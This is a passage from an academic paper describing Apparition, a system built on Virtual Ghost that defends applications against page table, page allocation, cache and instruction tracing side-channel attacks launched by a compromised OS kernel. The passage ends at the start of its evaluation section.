Commodity operating system (OS) kernels, such as Windows, Mac OS X, Linux, and FreeBSD, are susceptible to numerous security vulnerabilities. Their monolithic design gives successful attackers complete access to all application data and system resources. Shielding systems such as InkTag, Haven, and Virtual Ghost protect sensitive application data from compromised OS kernels. However, such systems are still vulnerable to side-channel attacks. Worse yet, compromised OS kernels can leverage their control over privileged hardware state to exacerbate existing side channels; recent work has shown that a compromised OS kernel can steal entire documents via side channels.

This paper presents defenses against page table and last-level cache (LLC) side-channel attacks launched by a compromised OS kernel. Our page table defenses restrict the OS kernel's ability to read and write page table pages and defend against page allocation attacks, and our LLC defenses utilize the Intel Cache Allocation Technology along with memory isolation primitives. We prototype our solution in a system we call Apparition, building on an optimized version of Virtual Ghost. Our evaluation shows that our side-channel defenses add 1% to 18% (with up to 86% for one application) overhead to the optimized Virtual Ghost (relative to the native kernel) on real-world applications.

## 1 Introduction

Bugs in commodity operating system (OS) kernels, such as Windows [60], Mac OS X [64], Linux [15], and FreeBSD [54], render them vulnerable to security attacks such as buffer overflows and information leaks. Furthermore, their monolithic architecture provides high performance but poor protection: a single vulnerability may give an attacker control over the entire OS kernel, allowing the attacker to steal and corrupt *any* data on the system. To reduce the size of the trusted computing base (TCB) on commodity systems, software solutions (such as InkTag [40] and Virtual Ghost [26]) and hardware solutions (such as Intel SGX [42], ARM TrustZone [11], and Haven [12]) prevent the OS kernel from reading and corrupting application data.

Despite these protections, attackers can steal application data using side-channel attacks that exploit shared hardware resources [38] or interactions between application code and the OS kernel [73]. Worse yet, a compromised OS kernel can exacerbate these side channels by manipulating software state, e.g., via CPU scheduling, and by configuring privileged hardware resources, e.g., the processor's interrupt timer and memory management unit (MMU) [38, 73]. Shielding systems must mitigate side-channel attacks if they are to protect the confidentiality of application data.

In this paper, we present methods to defend against page table and last-level cache (LLC) side-channel attacks launched by a compromised OS kernel. Our methods require no changes to existing processors. A malicious OS kernel may infer victims' memory access patterns and in turn recover secret information via tracing page table updates or page faults, or measuring the victims' cache usage patterns [43, 52, 63, 73]. To eliminate page table side channels, our key insight is that trusted software should prevent the OS kernel from reading or manipulating page table entries (PTEs) for memory holding application secrets. To thwart LLC side-channel attacks, we leverage Intel's Cache Allocation Technology (CAT) [4] in concert with techniques that prevent physical memory sharing.

Since our solution must prevent physical memory sharing, control configuration of the Intel CAT feature, and prevent reading and writing of page table pages, we implement our solution by enhancing Virtual Ghost. Virtual Ghost [26] already controls an OS kernel's access to page tables and to privileged hardware registers. It also provides private memory in which an application can store sensitive information and prevents

sharing of physical memory containing application secrets. As Virtual Ghost is based on Secure Virtual Architecture (SVA) [28], we can combine our solution with other security policies enforced by SVA (such as memory safety [27,28]). Our solution does not change the Virtual Ghost paravirtualization interface and therefore requires no changes to existing SVA software and hardware.

We prototype our changes in a new version of Virtual Ghost dubbed *Apparition*. *Apparition* is optimized relative to the original Virtual Ghost by using Intel Memory Protection Extensions (MPX) [4] to reduce software fault isolation (SFI) overheads and by eliminating serializing instructions (which reduce instruction-level parallelism) added by the original Virtual Ghost to control page table access.

To summarize, our contributions are as follows:

- We show that using MPX for SFI and eliminating serializing instructions when accessing page table pages improves performance by up to 2× relative to the original Virtual Ghost.
- We design, implement, and evaluate a defense against page table side-channel attacks in Apparition that leverages Apparition's control over the page table pages.
- We show how Apparition's control over privileged hardware state can partition the LLC to defeat cache side-channel attacks. Our defense *combines* Intel's CAT feature [4] (which cannot securely partition the cache by itself) with existing memory protections from Virtual Ghost [26] to prevent applications from sharing cache lines with other applications or the OS kernel.
- We present a design that eliminates side-channel attacks that infer code memory accesses by controlling interrupt, trap, and system call dispatch, context switching, and native code generation.
- We evaluate the performance of Apparition, study the sources of its overheads, and compare it to the performance of Virtual Ghost enhanced with our new optimizations. Using native FreeBSD as the baseline, we find that Apparition adds 1% to 18% overhead to this version of Virtual Ghost on the real-world applications we tested except for one real-world program that experiences up to 86% additional overhead.

The rest of the paper is organized as follows. Section 2 describes our attack model. Section 3 provides background on memory management side channels along with potential/possible attacks. Section 4 provides background on Virtual Ghost and explains how we improved its performance. Section 5 describes the design of our mitigations against page table and cache-based side-channel attacks, and Section 6 discusses how our work mitigates some of the recent speculative execution side-channel attacks. Section 7 describes our prototype implementation. Section 8 presents the results of our experimental evaluation. Section 9 discusses related work, and Section 10 summarizes our contributions.

## 2 Attack Model

Our attack model assumes a strong attacker that controls the OS kernel and wishes to steal application data. Due to defenses like Virtual Ghost [26], this attacker cannot directly read application memory. We assume that the application and the libraries that it uses are part of the TCB for that application's security policy; that the application author has taken measures to ensure that the application and its libraries are safe from direct attack, e.g., by using security hardening tools [33, 56] or type-safe programming languages, and that the application and its libraries protect themselves from Iago attacks [17] by distrusting return values from the OS. We also assume that the attacker cannot gain physical access to the machine. Under such conditions, side-channel attacks become attractive.

We assume that the attacker will attempt to use side channels, either via a malicious user-space process or via malicious code within the OS kernel itself. We focus on page table side-channel [63, 73] and LLC side channel [13, 43, 52, 76, 79] attacks launched by software because of their practicality. These side channels may leak information on the program's accesses to data and/or code memory. Speculative execution side channels are outside our attack model's scope, but we discuss how our system can mitigate some of the Meltdown [49] and Spectre [46] side channels in Section 6. Side-channel attacks launched by hardware are outside the scope of our attack model.

## 3 Side-Channel Attacks

Side-channel attacks exploit implicit information flows within modern processors [36–38, 43, 52, 58, 63, 69, 73] to steal sensitive application data. The memory management side channels fall into two categories: ones resulting from shared architectural states and ones due to the OS's control of memory management.

Modern systems share architectural states across processes, including translation lookaside buffers (TLBs), translation caches, CPU caches, memory controllers, memory channels, DIMMs, and DRAM ranks and banks. The shared state allows one process to indirectly infer another process's behavior without direct access to the vic-

tim process's data. Observing which code or data a victim process accesses allows attackers to infer protected application data [37, 38, 58, 69].

A compromised OS can leverage its complete control over privileged processor state to create additional side channels. For example, the OS can steal a victim process's secret information by tracing page faults, page table updates, and cache activities [38, 73]. It can control system events to alleviate noise and use a side channel to steal an application's secret data with a single execution of the victim's code [38, 63, 73].

Systems that protect applications from the OS kernel like Virtual Ghost [26], Overshadow [20], InkTag [40], and Haven [12] do not mitigate these side channels; the architectural states are still shared among processes, and the OS kernel has access to or even controls the page table on these systems. In this section, we explain the page table [63, 73], LLC [43, 52], and instruction tracing [73] side-channel attacks that Apparition mitigates.

## 3.1 Page Table Side Channels

Commodity OS kernels can configure page tables, intercept and process page faults, and query the virtual address causing a page fault [15, 54, 60, 64]. With these abilities, a compromised OS can monitor which virtual addresses a victim process accesses and, with knowledge of the application's source code, infer its secret information [73]. Recent research [63, 73] shows that a compromised OS can use its ability to configure the page table to launch page fault side-channel attacks to acquire sensitive application data protected by Intel SGX [23, 42]. The attack is powerful enough to steal a document and outlines of JPEG images from a single execution of applications protected by InkTag [40] and Haven [12].

More specifically, the OS kernel can use the methods below to infer information about an application's memory access patterns via the virtual-to-physical address translation mechanism:

**Swapping** If the OS kernel cannot directly modify the PTEs for pages containing private application data, it can indirectly mark the pages inaccessible if the shielding system provides the OS with a mechanism to swap pages out and back in. The OS can use the mechanism to swap a page out and then infer the memory access patterns of applications by monitoring when the shielding system requests the OS to swap the page back in. Systems such as InkTag [40] and Virtual Ghost [26] provide mechanisms for swapping that prevent direct data theft via encryption but do not mitigate swapping side channels.

**Reading PTEs** If the OS kernel cannot modify PTEs and cannot swap out pages, it can still infer an application's memory access patterns by reading PTEs as the application executes. Many processors set a dirty bit in the PTE when they write to a page. Processors may also set an accessed bit when they read from or write to a page. By continually examining PTEs, the OS can learn when an application first reads from and writes to various memory locations [67]. On multi-processor and multi-core systems, the compromised OS can scan the page tables (which reside in memory) on one core while the application executes on another core.

**Inferring Caching of Translations** A compromised OS can potentially infer a victim's memory access patterns using PRIME+PROBE [8–10, 38, 58, 66, 78] and FLUSH+RELOAD [13, 76, 79] cache side-channel attacks on caches holding virtual-to-physical address translations. Processors cache virtual-to-physical address translations in TLBs [3, 4], on-chip translation caches [4, 14], and CPU caches in the memory hierarchy [2, 3]. If a compromised OS can use the same virtual-to-physical translation caches as the application or determine if a PTE is already cached in the processor's memory caches, it can infer information on whether the application has used that page.

We observe that successfully mitigating page table side channels requires protecting both the *confidentiality* and *integrity* of virtual-to-physical address translations.

## 3.2 Cache Side Channels

Cache side-channel attacks infer secret data by measuring the cache usage patterns of the victim [36–38, 43, 52, 58, 76, 79]. Two common cache side-channel attacks are PRIME+PROBE [58] and FLUSH+RELOAD [76], both of which can be applied on private caches [58] and shared LLC [43, 52].

The PRIME+PROBE attack [58] fills the monitored cache set with its own cache lines, busy-waits for a set time, and measures the time it takes to access its cache lines again. A longer access time indicates that the attacker's cache line has been evicted by a victim's access to data mapping to the same cache set. The FLUSH+RELOAD attack [76] is a variant of the PRIME+PROBE attack that relies on the victim and the attacker sharing pages containing target cache lines. Page sharing is common for shared libraries. The attacker first flushes the target cache line e.g., with the `clflush` instruction, busy-waits for a set time, and measures the time it takes to access the target cache line. A shorter access time indicates that the victim has already reloaded this target cache line.

LLC side-channel attacks can achieve a high attack resolution without requiring the attacker and the victim to share the same core [52]. Cache partitioning [35, 44,

50, 61, 70, 71, 80] can mitigate cache side channels by preventing the attacker from evicting the victim's cache lines. However, existing work assumes an unprivileged user-space attacker [70, 71, 80] or a virtual machine attacking its neighbors [35,44,50,61,80] and relies on privileged code to configure and manage the partitioning.

*These defenses are ineffective against a compromised OS kernel.* A compromised OS kernel can assign the same page color to the attacker and the victim or configure the hardware so that the attacker and the victim share the same cache partition. The OS kernel could even launch cache side-channel attacks itself. Therefore, our cache partitioning defenses must prevent malicious privileged code from manipulating cache partitions as well as from sharing partitions with protected applications.

### 3.3 Instruction Tracing Side Channels

We have so far presented side-channel attacks that attempt to infer data memory accesses. However, the instruction sequence executed by a program may also leak information about application secrets if there is a control dependence on data that the application wishes to keep secret i.e., an implicit flow [32]. A compromised OS could exploit side channels to trace instruction execution in a number of ways. If the shielding system neglects to hide an application's saved program counter when an interrupt, trap, or system call occurs, the OS could configure the processor timer to mimic single-step execution [38] and read the program counter as each instruction is executed. If that is not possible, the OS could use a page fault or cache side-channel attack on application code memory instead of (or in addition to) application data memory. Previous work has used page fault side channels [73] to infer when instructions are executed and, from that, to infer secret data from an application.

## 4 Virtual Ghost Improvements

Apparition extends Virtual Ghost. As Figure 1 shows, Virtual Ghost [26] is a compiler-based virtual machine, built from SVA [28], interposed between the software stack and the hardware. We present Virtual Ghost's design and then describe two performance improvements we made to Virtual Ghost that are present in Apparition.

### 4.1 Design

The OS kernel on a Virtual Ghost system is compiled to a virtual instruction set (V-ISA) [26]. The Virtual Ghost Virtual Machine translates virtual instructions to the native instruction set (N-ISA) for execution. Virtual Ghost can sign and cache native code translations to provide



Figure 1: Virtual Ghost Architecture

ahead-of-time compilation, or it can translate code at system install time, boot time, or just-in-time. Virtual Ghost forces all OS kernel code to be in V-ISA form. Application code can be in either V-ISA or N-ISA form.

The V-ISA consists of two sets of instructions [26]. The SVA-Core instructions are based on the LLVM Intermediate Representation (IR) [47], which uses static single assignment (SSA) form [30] to enable efficient static analysis of code. However, the original LLVM IR cannot support a complete OS kernel, so SVA provides a second set of instructions, SVA-OS [29], which allows the OS kernel to configure privileged hardware state, e.g., the MMU, and manipulate program state, e.g., context switching. The SVA V-ISA enables Virtual Ghost [26] to use compiler techniques to enforce security policies. Virtual Ghost can add run-time checks while translating code from the V-ISA to the N-ISA; the SVA-OS instructions can help enforce security policies by restricting hardware configuration and state manipulation.

Via compiler instrumentation and run-time checks, Virtual Ghost can provide applications with the functionality they need to protect themselves from a compromised OS kernel [26]. One such feature is *ghost memory*. For each process, Virtual Ghost divides the virtual address space into four regions as Figure 2 depicts. There is user-space memory that an application and the OS kernel can use to communicate; both can read and modify it. There is also kernel memory, which the OS kernel can read and write. Unlike existing systems, Virtual Ghost prevents user-space memory and kernel memory from being executable; they do not contain executable native code. Virtual Ghost adds a new ghost memory region that only the application can read and modify and can therefore use to hold sensitive data. Finally, there is the Virtual Ghost VM memory region in which Virtual Ghost stores its own data structures, the native code translations it creates for V-ISA code, and the code segments of N-ISA application code. Pages containing native code are mapped as execute-only while all other Virtual Ghost VM memory regions are inaccessible to applications and the kernel.

With these features, programmers can write *ghosting applications* for Virtual Ghost systems that actively protect themselves from the OS kernel: applications can



Figure 2: Virtual Ghost Address Space Layout



Figure 3: Address Space Layout Seen by Intel MPX

store all their data and encryption keys inside ghost memory to prevent theft and tampering, and they can use encryption and digital signatures to maintain data confidentiality and integrity when sending data into or receiving data from the operating system's I/O systems [26]. Since Virtual Ghost generates all the native code that is executed on the system [26], it can place that code into the Virtual Ghost VM memory and protect its integrity from both the OS kernel and errant applications.

Virtual Ghost employs SFI [68] to protect the confidentiality and integrity of ghost memory and Virtual Ghost VM memory [26]. It adds a set of bit-masking and predicated instructions before every load and store within the OS code to ensure that every pointer used in a load or store operation points into either user- or kernel-space memory. Additionally, by placing interrupted program state in the Virtual Ghost VM memory during interrupt, trap, and system call dispatch, Virtual Ghost can protect saved processor state using SFI. However, as Virtual Ghost allows the OS kernel to read page tables, it does not place them in Virtual Ghost VM memory. Instead, it maps page table pages as read-only memory by the OS and makes the OS use SVA-OS instructions to modify them, thereby preserving the integrity of the page table pages. Finally, Virtual Ghost employs control flow integrity (CFI) [7] to ensure that the SFI instrumentation is not bypassed.

We have enhanced the performance of Virtual Ghost with two new optimizations, which we include in Apparition. First, our prototype uses the Intel MPX bounds checking instructions [4] to implement faster SFI. Second, we refactored how Virtual Ghost protects page table pages to reduce the number of serializing instructions.

## 4.2 Intel Memory Protection Extensions

Intel's MPX [4] was originally designed to accelerate memory safety enforcement via hardware support. MPX enhances the processor with four bounds registers, each of which maintains the lower and upper bounds of a single memory object. Bounds checking instructions check a virtual address against either the lower or upper bound of the specified bounds register and generate a trap if the virtual address does not reside within the bounds.

Virtual Ghost uses SFI to ensure that the kernel does not access ghost memory and VM memory regions while allowing access to user- and kernel-memory regions. To implement SFI using MPX, we treat the combined user- and kernel-space regions as a single large memory object; the Virtual Ghost VM can then replace SFI's bit-masking and predicated instructions before every load and store within the kernel with MPX bounds checking instructions.

One challenge with efficiently using MPX is that the user- and kernel-memory regions are not contiguous. Furthermore, since their current placement enables the compiler to use more efficient addressing modes on x86-64, moving them to make them contiguous could negatively impact performance.

To address this issue, each run-time check before a load or store first subtracts the length of user-space memory (denoted *gstart*) from the address that is to be checked. This makes the user- and kernel-space regions appear contiguous (as Figure 3 shows). MPX bounds checks can then be used by setting the base and bound registers to the remapped values of the start of kernel-space and the end of user-space memory. If the access is outside of kernel and user space, the processor generates a trap into the Virtual Ghost VM which handles the out-of-bounds error.

## 4.3 SVA Internal Direct Map

A direct map is a range of virtual pages that are mapped to consecutive physical addresses, i.e., the first page to the first physical frame of memory, the second page to the second physical frame, and so forth. With a strategically placed direct map, an OS kernel can quickly find a virtual address mapped to a specific physical address by applying a simple bitwise OR operation to the physical address [15]. Operating systems such as Linux and FreeBSD use the direct map to write to page table pages. Since Virtual Ghost must control how the processor's MMU is configured [26], it originally mapped page table pages in the OS kernel's direct map for read-only access, and when an SVA-OS instruction needed to update the page tables, it temporarily cleared the x86 CR0.WP bit to disable the MMU's enforcement of write protection, thereby allowing the Virtual Ghost VM to modify the page table.

We have found that this method incurs significant overhead as flipping CR0.WP is a serializing operation that interferes with instruction-level parallelism [4]. This caused Virtual Ghost's page table updates to be much

slower than those of a conventional OS kernel, decreasing the speed of process creation and termination, demand paging, and the execution of new programs.

Apparition eliminates the need for modifying CR0.WP by placing a direct map of physical memory within the Virtual Ghost VM memory that provides write access to all physical frames, including page table pages. When Virtual Ghost needs to update a PTE, it simply modifies the entry via its internal direct map instead of flipping CR0.WP to toggle the write protection on the OS kernel's direct map. Since this internal direct map is within Virtual Ghost VM memory, the existing SFI mechanism prevents the OS kernel from altering it.

# 5 Side-Channel Mitigations

We now present our design for mitigating page table, LLC, and instruction tracing side-channel attacks.

## 5.1 Page Table Side Channels

To mitigate the page table side-channel attacks described in Section 3.1, a system must protect both the confidentiality and integrity of the page table pages. Apparition must therefore enforce several restrictions.

**Page Table Restrictions** Apparition must prevent the OS from modifying PTEs that map ghost memory. Otherwise, the OS can unmap ghost memory to track the program's memory accesses via page faults. Likewise, Apparition must ensure that page frames used for ghost memory are not mapped into virtual memory regions that the OS can access; Virtual Ghost already enforces these constraints [26].

Apparition must additionally prevent the OS from reading PTEs (and therefore the corresponding page table pages) that map ghost memory. This prevents the OS from observing updates to PTEs caused by ghost memory allocation, deallocation, and swapping and from inferring information when the processor sets the accessed or dirty bits in PTEs for ghost memory.

To enforce these restrictions, we exploit the hierarchical, tree-like structure of x86 page tables. Virtual Ghost allows the OS kernel to directly read all PTEs but forces the kernel to modify PTEs with the `sva_update_mapping()` SVA-OS instruction [26]. This ensures that the OS does not gain access to ghost memory by altering the page table. Apparition disables *all* OS accesses to the subtree of the page table that maps ghost memory by removing read/write permission to the page table pages in this subtree from the OS's direct map; only the Apparition MMU instructions can read and write PTEs mapping ghost memory via the new SVA internal direct map described in Section 4.3. This ensures the integrity and confidentiality of ghost memory.

**Swapping** Apparition's ghost memory swapping instructions must prevent the OS from selecting which ghost memory pages to swap out and in. Instead, the secure swap-out instruction should randomly select a page to encrypt and swap out. The secure swap-in instruction should swap in *all* the pages that have been swapped out for that process (as opposed to swapping in a single page). This prevents the OS from learning which pages the process accesses. However, it also restricts the size of any single application's ghost memory to a fraction of physical memory; otherwise, it may be impossible to swap in all swapped-out ghost pages, causing the process to fail to make forward progress. Since the OS retains control over user-space memory, it should swap that memory out first before swapping out ghost memory; swapping out user-space memory imposes no restrictions on the OS.

## 5.2 Page Allocation Side Channels

By protecting the confidentiality and integrity of page table pages, our Apparition design protects applications from side channels that flow through the page table pages. However, in addition to these protections, our Apparition design must ensure that the application does not leak information through its ghost memory allocation behavior. Otherwise, a compromised OS can use this new side channel in lieu of existing page table side channels.

Virtual Ghost [26] requires the OS to provide a callback function that the Virtual Ghost VM can use to request physical frames from the OS kernel. This design decouples resource management from protection: the OS decides how much physical memory each process uses while Virtual Ghost protects the integrity and confidentiality of the memory. However, Virtual Ghost imposes no restrictions on when the Virtual Ghost VM requests physical memory from the OS. As a result, a compromised OS kernel can use the physical memory callback like a paging side channel. For example, if the Virtual Ghost VM lazily maps physical memory to ghost virtual addresses on demand and requests a single memory frame from the OS when it needs to map a ghost page, then the OS can infer the application's paging behavior.

To mitigate this side channel, in Apparition we disable demand paging on ghost memory. By doing so, we convert this side channel into a memory allocation side channel from which the OS can only infer memory allocation size; this leaks much less information about an application's secret data. To the best of our knowledge, no existing work exploits such memory allocation side

| Name | Description |
|---|---|
| `void allocmem(int num, uintptr_t frames[])` | Allocate `num` physical memory frames and store the addresses to them in the specified array. |
| `void freemem(int num, uintptr_t frames[])` | Free `num` physical memory frames whose addresses are stored within the specified array. |

Table 1: Physical Memory Allocation Callbacks

channels. To obfuscate the memory allocation size information, we redesign the physical memory allocation callback and impose new restrictions on how Apparition uses it. Table 1 shows the new design. The Apparition VM calls `allocmem()` to request a specified number of frames and `freemem()` to free frames. In our design, the Apparition VM will request a random number of frames from the OS when it needs more physical memory; these frames will be stored within an internal cache of free frames that it can use to fulfill ghost memory requests. When the internal cache of free frames becomes sufficiently large, the Apparition VM will return frames to the OS so that they can be used for other purposes. This design obscures ghost memory allocation patterns from the OS while still giving the OS some control over how much physical memory is used for ghost memory across all processes running on the system. We can create Apparition VM APIs for applications to disable these two protections if the application is not concerned about page allocation side-channel attacks.

## 5.3 Code Translation Side Channels

As Section 3.3 explains, attackers can use side channels on code memory accesses in addition to data memory accesses. Since Virtual Ghost places native code translations and N-ISA application code into Virtual Ghost VM memory [26], Apparition's page table (Section 5.1) and page allocation (Section 5.2) defenses eliminate code memory side channels. However, for V-ISA applications, Apparition must translate V-ISA code to N-ISA code without creating new side channels. When the OS loads an application in memory for execution, it loads the V-ISA code into either user-space or kernel-space memory and then asks Apparition to verify the integrity of the code and to create the native code for the application in Virtual Ghost VM memory. Apparition must ensure that its accesses to the V-ISA code do not leak information about the application's execution.

Two simple methods can eliminate this side channel. If the Apparition implementation does not employ runtime optimizations (such as lazy code translation), it must simply ensure that it translates all the V-ISA code of an application to native code when the OS requests translation via the `sva_translate()` SVA-OS instruction; so long as it does not read V-ISA code on demand as the program executes e.g., for lazy compilation, then no side channel exists.

If the Apparition VM performs run-time optimizations such as lazy code translation, it must copy the entire V-ISA code into Apparition VM memory first and use that copy to perform these run-time optimizations. In this way, both the V-ISA code and N-ISA code are protected from side channels.

## 5.4 LLC Side Channels

Our LLC side-channel defenses must prevent an application from sharing ghost memory with a compromised OS and other applications and ensure that cache lines for physical memory mapped to ghost memory will not be read or evicted by the OS or other applications.

**Preventing Page Sharing** Virtual Ghost [26] already ensures that an application's ghost memory cannot be accessed by the OS or other applications. As Sections 4.1 and 5.1 describe, the SFI instrumentation prevents the OS kernel from accessing ghost memory and from mapping ghost memory into regions that the OS kernel can access. Likewise, Virtual Ghost ensures that applications have their own private ghost memory that is not shared with other applications. This not only prevents data theft by applications and compromised OS kernels, but, as we discuss next, allows our Apparition design to utilize Intel CAT [4] to defend against LLC side-channel attacks.

**Cache Partitioning** Our defense against LLC side-channel attacks combines Virtual Ghost's existing memory protection mechanisms [26] with static cache partitioning implemented using Intel's CAT processor feature [4]. Intel CAT enables way-partitioning of the LLC into several subsets of smaller associativities [4]. A processor can switch among multiple classes of service (COS, or resource control tag with associated resource capacity bitmap indicating the subset of LLC ways assigned to the COS) at runtime. Privileged code can switch the COS and configure the bitmaps of each COS by writing to model-specific registers. The number of COSs supported depends on the processor type. In addition, Intel imposes two constraints [50]: the bitmap must contain at least 2 ways, and the ways allocated must be

contiguous. Once CAT is configured, the processor can only load cache lines into its subset of the cache; code running in one COS cannot evict cache lines in another COS. However, software in one COS can read data from all cache lines in the LLC, allowing software running in different COSs to read the same cache lines if they are sharing physical memory e.g., read-only mapped shared library code.

Our design requires one partition for kernel code and non-ghosting applications not using ghost memory, one for Apparition VM code, and one for each ghosting application. The processor in our experiments (Section 8) has four partitions. If there are more ghosting applications executing than partitions available, then the Apparition VM will need to multiplex one or more partitions between ghosting applications and flush the cache on context switches. Partitioning ghosting applications from both the kernel and non-ghosting applications eliminates side channels between these two domains, preventing the kernel from inferring information by measuring cache access time. Partitioning also eliminates costly cache flushes when control flow moves between ghosting application, Apparition VM, and OS kernel/untrusted application code. Additionally, partitioning the Apparition VM from the kernel and from ghosting applications ensures that any secrets held within Apparition VM memory (such as page tables) do not leak to either applications or the OS kernel.

Unfortunately, Intel CAT allows data reads from cache lines outside of the current COS [4]. However, since Apparition ensures that there is no sharing of ghost memory or native code between a ghosting application and the OS kernel (or other applications), and since the MPX SFI protections prevent the OS kernel from accessing ghost memory and Apparition VM memory, *such cross-COS reads will never occur*. Hence, the memory protections in Virtual Ghost *coupled* with Intel CAT can defend against LLC side-channel attacks.

**Cache Partitioning Configuration** The Apparition VM configures the cache partitions on boot and uses several mechanisms which, together, ensure that the OS kernel cannot reconfigure or disable the cache partitioning. First, the SVA virtual instruction set has no instructions for changing the cache partitions. Second, Virtual Ghost's MMU protections prevent the OS kernel from loading new native code into memory that was not translated and instrumented by the Virtual Ghost VM [26]. Third, Virtual Ghost enforces CFI on kernel code, ensuring that the OS kernel can only execute its own code and cannot jump into the middle of variable-length x86 instructions within the kernel [26] that might reconfigure cache partitioning.

On an interrupt, trap, or system call, the processor transfers control to the Apparition VM which switches the cache partition in use to the Apparition VM's partition. After saving the interrupted processor state in Apparition VM memory, the Apparition VM switches to the kernel's cache partition before calling the kernel's interrupt, trap or system call handler. Likewise, SVA-OS instructions switch to the Apparition VM's partition on entry and back to the kernel's partition on exit.

Our design also protects distrusting applications from each other by giving each application needing protection from LLC side channels its own cache partition. Initially, the Apparition VM assigns one cache partition to the first application using ghost memory. This cache partition will be divided into more cache partitions when more applications needing protection are scheduled. Apparition can either divide the cache space evenly between applications or employ quality-of-service policies based on the applications' LLC working sets. The only restriction is that each application's partition must have at least two ways. On current Intel processors, the Apparition VM must flush the entire cache when dividing a cache partition. Similarly, the Apparition VM will need to flush the cache on context switches if the number of distrusting ghosting applications exceeds the number of COSs provided by the processor.

If a process wants to create a cooperating thread with which to share its ghost memory or a child process which it trusts to use the same cache partition, the process can provide an option to the `fork()` system call indicating that the new process or thread should use the same cache partition as the parent process. Virtual Ghost (and hence Apparition) dispatches all system calls and creates all new processes and threads [26]. It can therefore determine whether the new process or thread that it creates should use the same cache partition as its parent.

## 5.5 Instruction Tracing Side Channels

As Section 3.3 discusses, inferring the dynamic order in which a program executes its instructions can leak information about data if the program counter depends upon secret data [32]. Existing attacks exploit such implicit flows within programs by tracing code memory page faults [73] or via timer-based interrupts [38].

Virtual Ghost [26] saves interrupted program state within the Virtual Ghost VM memory, forcing the OS kernel to use SVA-OS instructions to read or modify interrupted program state. The SVA-OS instruction set does not provide an instruction for retrieving the program counter stored within interrupted program state [25, 26]. As a result, while a compromised OS can interrupt an application as frequently as it wants, it cannot infer the program counter from interrupted program state. Combined with the virtual instruction set code and native code

memory mitigations described in Section 5.3, Apparition mitigates attacks that infer a ghosting application's program counter.

## 6 Impact on Speculation Side Channels

Recently, there has been much press about two classes of attacks, Meltdown [49] and Spectre [46], in which user-space code leverages speculative execution side channels in the processor to steal data and then exfiltrates the stolen data via existing side channels. While speculation side channels are outside the scope of our attack model in Section 2, our defenses mitigate some variants of these attacks that use cache side channels.

Spectre [46] is an attack in which one user-space process attempts to infer information about another user-space process. It utilizes the existence of shared branch prediction tables and branch target buffers to force the victim to speculatively execute code that loads sensitive data into the cache. Since our defenses partition the LLC and prevent the sharing of ghost memory, values in ghost memory will not become visible to attackers in the LLC. However, in order to mitigate speculation side-channel attacks, Apparition will need to prevent the sharing of all physical memory between untrusted processes, including native code pages and traditional user-space memory. Failure to do so would allow a Spectre attack to communicate information across the Intel CAT partitions through shared physical memory.

With several enhancements, Apparition could mitigate other forms of these attacks. To mitigate Meltdown [49] and Spectre [46] attacks that speculatively access out-of-bounds memory, Apparition could use speculation-resistant SFI instrumentation on both application and kernel code [34] to protect large memory regions; in particular, we show in [34] that SFI instrumentation using instruction sequences to stall speculative execution using a data dependence so that the SFI instructions must complete before the protected memory read instruction begins execution. To provide finer granularity protection, e.g., at the granularity of individual memory objects, Apparition could place `lfence` instructions before memory read instructions that have a control dependence on a branch to ensure that all instructions performing array bounds checks have committed before the load commences execution [6].

To mitigate Meltdown attacks [49], Apparition could transparently use a different set of page tables and PCIDs for user-space code, OS kernel code, and Apparition VM code [34], building off the suggestions from Intel [6].

Since Apparition uses a virtual instruction set to abstract away hardware details and controls native code generation, it can employ any or all of these mitigations *without changing application or OS kernel source code*. The virtual instruction set remains unchanged; Apparition can employ these solutions by enhancing its compiler transformations and native code generation.

| Component | Source Lines of Code |
|---|---|
| SVA-OS | 5,823 |
| SFI Pass | 292 |
| CFI Pass | 726 |
| **Total** | **6,841** |

Table 2: Apparition Physical Source Lines of Code

## 7 Implementation

We implemented Apparition by modifying the Virtual Ghost prototype for 64-bit x86 systems [26]. Apparition uses the FreeBSD 9.0 kernel ported to the SVA-OS virtual instruction set and is compiled with the LLVM 3.1 compiler. The Apparition prototype only supports single-processor execution, so our evaluation focuses on single-core overheads.

We used `sloccount` [72] to measure the source lines of code (which excludes whitespace and comments) of the SVA-OS instructions, the SFI compiler pass, and the CFI compiler pass comprising Apparition; Table 2 shows the results. Apparition's TCB contains 6,841 source lines of code which includes all of Virtual Ghost's old functionality [26], Apparition's functionality, and configuration options to enable and disable the new Apparition features. The original Virtual Ghost prototype contained 5,344 source lines of code [26] in comparison.

We implemented the MPX SFI optimization in Apparition by changing the existing LLVM IR-level SFI pass in Virtual Ghost [26] to insert inline assembly code utilizing MPX instructions instead of LLVM IR bit-masking instructions. We also implemented the SVA direct map by enhancing the SVA-OS instructions within Apparition. While Virtual Ghost is designed to restrict Direct Memory Access (DMA) operations to memory with an I/O MMU [26], neither the original Virtual Ghost prototype nor our prototype implements this feature.

To implement our paging protections in Sections 5.1 and 5.2, we modified the ghost memory allocator within the Apparition VM so that it requests all physical memory frames from the OS when the application uses the hypercall to request ghost memory. The previous implementation [26] would delay allocation of physical memory until the application read or wrote the ghost memory; the Virtual Ghost VM would then request a frame from the OS and map it on demand. Our ghost memory allocator also implements randomization; it maintains a set of memory frames within the Apparition VM and requests a random number of frames from the OS kernel when this

reserve becomes empty. Additionally, the FreeBSD 9.0 `malloc()` implementation always requests ghost memory in constant-sized chunks from the Apparition VM, further obscuring the application's actual memory allocation information from the OS kernel. As neither the Virtual Ghost prototype [26] nor our new prototype implement virtual-to-native code translation, we did not implement the mitigations in Section 5.3. Additionally, neither prototype supports swapping out of ghost memory to persistent storage.

Our prototype also implements the LLC side-channel mitigation features in Section 5.4. As our test machines support 4 cache partitions, we reserved one for the Apparition VM (dubbed VM COS), one for the OS kernel and non-ghosting applications (dubbed kernel COS), and one for a ghosting application (dubbed ghosting COS). We modified all of the SVA-OS instructions to switch between the kernel COS and the VM COS upon entry and exit. Our prototype switches between the ghosting COS and the kernel COS on context switches between ghosting and non-ghosting applications. It also multiplexes the ghosting COS by flushing the cache on context switches between two ghosting applications.

# 8 Evaluation

We first evaluate the performance optimizations described in Section 4. We then evaluate the performance overheads of our page table and LLC side-channel defenses.

## 8.1 Methodology

